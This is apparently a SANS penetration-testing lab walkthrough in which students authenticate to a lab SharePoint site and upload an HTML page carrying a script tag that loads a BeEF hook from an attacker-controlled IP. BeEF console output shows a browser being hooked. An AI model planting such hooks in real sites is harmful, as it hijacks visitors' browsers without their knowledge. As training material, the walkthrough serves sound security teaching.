SEC642.2

Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques

SANS

Sharepoint Exercise

Course Roadmap

- Day 1: Advanced Attacks
- **Day 2: Web Frameworks**
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAFs and Filter Bypass
- Day 6: Capture the Flag

Content Management Systems

- SharePoint
- Exercise: SharePoint
- WordPress
- Exercise: WordPress

Web Architectures

- Web Design Patterns
- Exercise: Mass Assignment in CakePHP

Languages and Frameworks

- PHP Type Juggling
- Exercise: Authentication Bypass with Type Juggling
- Logic Flaws
- Java and Struts
- Exercise: Struts 2 RCE
- Attacking Object Serialization
- Exercise: Jenkins Unsafe Java Deserialization
- The MEAN Stack
- Exercise: NodeGoat

EXERCISE: SHAREPOINT

Target: http://sharepoint.sec642.org

Goals:

- Configure Burp to use IWA (Integrated Windows Authentication) which Burp calls NTLM authentication
- Authenticate as "Administrator" with password "sec642"
- Explore SharePoint's functionality by creating your own site under the main site
- Find a place to inject a BeEF hook and hook your own browser


Hint: SharePoint may limit your client-side attacks in some of its pages; however, it enables you to upload your own HTML documents

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

EXERCISE: SHAREPOINT AUTHENTICATE AND MAP



Platform Authentication

These settings let you configure Burp to

☑ Do platform authentication

☑ Prompt for credentials on platform a

Upstream Proxy Servers

The following rules determine whether B
server. The first rule that matches each

Authentication required

Authentication required

Please enter platform credentials for this request.

Host: sharepoint.sec642.org

Authentication type: NTLMv1

Username: Administrator

Password: ******

Domain:

Hostname:

□ Don't ask again for this server

Unauthorized Response

```
HTTP/1.1 401 Unauthorized
Content-Length: 1656
Content-Type: text/html
Server: Microsoft-IIS/6.0
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
```

Ensure this is checked

Password = sec642

Notice the Authentication Type is NTLM

EXERCISE: SHAREPOINT
LAUNCH BEEF


```
[ 0:23:42]    |   XSSRays
[ 0:23:42]    |   Admin UI
[ 0:23:42]    |_  Autoloader
[ 0:23:42][*] 77 modules enabled.
[ 0:23:42][*] 2 network interfaces were detected.
[ 0:23:42][+] running on network interface: 127.0.0.1
[ 0:23:42]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 0:23:42]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 0:23:42][+] running on network interface: 10.42.50.12
[ 0:23:42]    |   Hook URL: http://10.42.50.12:3000/hook.js
[ 0:23:42]    |_  UI URL:   http://10.42.50.12:3000/ui/panel
[ 0:23:42][+] HTTP Proxy: http://127.0.0.1:6789
[ 0:23:42][*] BeEF server started (press control+c to stop)
```

Your address and URL to your Beef Hook

EXERCISE: SHAREPOINT
CREATE AN HTML EXPLOIT PAGE

```
<script src="http://10.42.???.???:3000/hook.js"></script>
```

Change to match the URL of your Beef Hook




Share a document with the team by adding it to this document library.

Type	Name	Modified	Modified By
	sharepoint-xss ! NEW	5/8/2013 10:32 PM	SHAREPOINT\Administrator

EXERCISE: SHAREPOINT EXPLOIT THE BROWSER

```
[ 1:33:35][*] BeEF server started (press control+c to stop)
[ 1:33:44][!] [INITIALIZATION] Invalid internal IP address returned from the hook browser's
initial connection.
[ 1:33:44][*] New Hooked Browser [ip:10.42.50.12, type:FF-3.5, os:Linux], hooked domain
[sharepoint.sec642.org:80]
```

New Hooked Browser should appear



Category: Browser (13 Items)

Browser Name: Firefox Initialization

Browser Version: 3.5 Initialization

EXERCISE: SHAREPOINT EXERCISE CONCLUSION

SharePoint is a common target today:

- Many organizations are running it

You need to know how to test it:

- This exercise provides that experience